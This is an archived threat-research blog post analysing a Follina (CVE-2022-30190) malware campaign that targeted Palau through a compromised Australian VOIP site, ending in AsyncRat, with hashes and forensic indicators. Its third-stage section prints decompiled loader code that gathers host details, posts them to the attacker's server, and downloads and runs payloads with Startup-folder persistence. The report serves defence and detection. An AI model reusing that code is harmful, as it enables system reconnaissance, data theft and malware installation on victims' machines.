Outbreak of Follina in Australia

By Threat Research TeamThreat Research Team

Archived: 2026-04-05 14:38:16 UTC

Our threat hunters have been busy searching for abuse of the recently-released zero-day remote code execution bug in Microsoft Office (`CVE-2022-30190`). As part of their investigations, they found evidence of a threat actor hosting malicious payloads on what appears to be an `Australian VOIP telecommunications provider` with a presence in the `South Pacific nation of Palau` .

Further analysis indicated that targets in `Palau` were sent malicious documents that, when opened, exploited this vulnerability, causing victim computers to contact the provider's website, download and execute the malware, and subsequently become infected.


Key Observations


This threat was a complex multi-stage operation utilizing `LOLBAS` (Living off the Land Binaries And Scripts), which allowed the attacker to initialize the attack using the `CVE-2022-30190` vulnerability within the `Microsoft Support Diagnostic Tool` . This vulnerability enables threat actors to run malicious code without the user downloading an executable to their machine which might be detected by endpoint detection.

Multiple stages of this malware were signed with a legitimate company certificate to add additional legitimacy and minimize the chance of detection.

First stage

The compromised website, as pictured in the screenshot below, was used to host `robots.txt` which is an executable which was disguised as "robots.txt". We believe the name was used to conceal itself from detection if found in network logs. Using the Diagnostics Troubleshooting Wizard (`msdt.exe`), this file "robots.txt" was downloaded and saved as the file (`Sihost.exe`) and then executed.






Second Stage, Sihost.exe

When the renamed “robots.txt” – “Sihost.exe” – was executed by msdt.exe it downloaded the second stage of the attack which was a loader with the hash `b63fbf80351b3480c62a6a5158334ec8e91fecd057f6c19e4b4dd3febaa9d447`. This executable was then used to download and decrypt the third stage of the attack, an encrypted file stored as ‘ `favicon.svg` ’ on the same web server.

Third stage, favicon.svg


After this file has been decrypted, it is used to download the fourth stage of the attack from `palau.voipstelecom.com[.]au.` These files are named `Sevntx64.exe` and `Sevntx.lnk`, which are then executed on the victims’ machine.



```
// Token: 0x06000009 RID: 9 RVA: 0x000022B0 File Offset: 0x000004B0
private static byte[] AESDecrypt(string B64, string Key)
{
    byte[] array = Convert.FromBase64String(B64);
    return new RijndaelManaged
    {
        Key = Encoding.UTF8.GetBytes(Key),
        Mode = CipherMode.ECB,
        Padding = PaddingMode.PKCS7
    }.CreateDecryptor().TransformFinalBlock(array, 0, array.Length);
}
```



```
// Token: 0x06000006 RID: 6 RVA: 0x00002220 File Offset: 0x00000420
[STAThread]
public static void Main(string[] args)
{
    Thread.Sleep(900000);
    Container.Running("http://palau.voipstelecom.com.au/favicon.svg", "f4f15dddc3ba10dd443493a2a8a526b0", 10000, "Agent.Agent", "Invoke");
    Thread.Sleep(30000);
}
```




```
// Token: 0x0600000F RID: 15 RVA: 0x00002650 File Offset: 0x00000850
public static void Invoke()
{
    try
    {
        StringBuilder stringBuilder = new StringBuilder();
        stringBuilder.AppendLine("Computer Name: " + Environment.GetEnvironmentVariable("COMPUTERNAME"));
        stringBuilder.AppendLine("User Name: " + Environment.GetEnvironmentVariable("USERNAME"));
        stringBuilder.AppendLine("User Domain: " + Environment.GetEnvironmentVariable("USERDOMAIN"));
        Process currentProcess = Process.GetCurrentProcess();
        stringBuilder.AppendLine("Current Process: " + currentProcess.ProcessName);
        stringBuilder.AppendLine(string.Format("Current Process Id: {0}", currentProcess.Id));
        Agent.GetProcessList(stringBuilder);
        Agent.GetServicesList(stringBuilder);
        Agent.GetComputerInfo(stringBuilder);
        byte[] invokeParameterData = Agent.AESEncrypt(Encoding.UTF8.GetBytes(stringBuilder.ToString()), Agent.Hash("helloworld"));
        Agent.Post("http://palau.voipstelecom.com.au/index.php", invokeParameterData, string.Empty, string.Empty, string.Empty, string.Empty);
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
        string folderPath2 = Environment.GetFolderPath(Environment.SpecialFolder.CommonDocuments);
        try
        {
            Agent.DownloadFile("http://palau.voipstelecom.com.au/Sevntx64.exe", folderPath2 + "\\Sevntx64.exe");
            Agent.DownloadFile("http://palau.voipstelecom.com.au/Sevntx64.lnk", folderPath + "\\Sevntx64.lnk");
        }
        catch (Exception)
        {
        }
        Thread.Sleep(10000);
        if (File.Exists(folderPath + "\\Sevntx64.lnk"))
        {
            Process.Start(new ProcessStartInfo
            {
                FileName = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\Sevntx64.lnk"
            });
        }
    }
    catch (Exception)
    {
    }
}
```

Fourth Stage, Sevntx64.exe and Sevntx64.lnk

When the file is executed, it loads a `66kb` shellcode from the `AsyncRat` malware family; `Sevntx64.exe` is signed with the same compromised certificate as seen previously in “robots.txt”.

The screenshot below shows the executable loading the shellcode.




Final Stage, AsyncRat

When the executable is loaded, the machine has been fully compromised with AsyncRat; the trojan is configured to communicate with the server `palau[.]voipstelecom[.]com[.]au` on port `443`.

AsyncRat SHA256:

`aba9b566dc23169414cb6927ab5368b590529202df41bfd5dded9f7e62b91479`

Screenshot below with AsyncRat configuration:



Conclusion

We highly recommend Avast Software to protect against the latest threats, and Microsoft patches to protect your Windows systems from the latest `CVE-2022-30190` vulnerability.

IOCs:

item	sha256
main webpage	0af202af06aef4d36ea151c5a304414a67aee18c3675286275bd01d11a760c04
robots.txt	b63fbf80351b3480c62a6a5158334ec8e91fecd057f6c19e4b4dd3febaa9d447
favicon.svg	ed40917003374e007ae478c048734c4bc0b7fe0f41e6d5c611351bf301659eee0
decrypted favicon.svg	9651e604f972e36333b14a4095d1758b50decda893e8ff8ab52c95ea89bb9f74
Sevntx64.exe	f3ccf22db2c1060251096fe99464002318baccf598b626f8dbdd5e7fd71fd23f
Sevntx64.lnk	33297dc67c12c7876b8052a5f490cc6a4c50a22712ccf36f4f92962463eb744d
shellcode from Sevntx64.exe (66814 bytes)	7d6d317616d237ba8301707230abbbae64b2f8adb48b878c528a5e42f419133a
asyncrat	aba9b566dc23169414cb6927ab5368b590529202df41bfd5dded9f7e62b91479

Bonus

We managed to find an earlier version of this malware.

file	hash	first seen	country
Grievance Against Lawyers, Judge or Justice.doc.exe (signed)	87BD2DDFF6A90601F67499384290533701F5A5E6CB43DE185A8EA858A0604974	26.05.2022	NL, proxy
Grievance Against Lawyers, Judge or Justice (1).zip\Grievance Against Lawyers, Judge or Justice.doc.exe	0477CAC3443BB6E46DE9B904CBA478B778A5C9F82EA411D44A29961F5CC5C842	18.05.2022	Palau, previous victim

Forensic information from the lnk file:

field	value
Application	Sevntx64.exe
Accessed time	2022-05-19 09:34:26
Birth droid MAC address	00:0C:29:59:3C:CC
Birth droid file ID	0e711e902ecfec11954f000c29593ccc
Birth droid volume ID	b097e82425d6c944b33e40f61c831eaf
Creation time	2022-05-19 10:29:34
Drive serial number	0xd4e21f4f
Drive type	DRIVE_FIXED
Droid file ID	0e711e902ecfec11954f000c29593ccc
Droid volume ID	b097e82425d6c944b33e40f61c831eaf
File flags	FILE_ATTRIBUTE_ARCHIVE, FILE_ATTRIBUTE_READONLY
Known folder ID	af244bede4dca84581e2fc7965083634
Link flags	EnableTargetMetadata, HasLinkInfo, HasRelativePath, HasTargetIDList, HasWorkingDir, IsUnicodeLocal
base path	C:\Users\Public\Documents\Sevntx64.exe
Location	Local
MAC address	00:0C:29:59:3C:CC
Machine identifier	desktop-eev1hc3
Modified time	2020-08-19 04:13:44
Relative path	.\Sevntx64.exe
Size	1543
Target file size	376368
Working directory	C:\Users\Public\Documents

A group of elite researchers who like to stay under the radar.

Source: https://decoded.avast.io/threatintel/outbreak-of-follina-in-australia/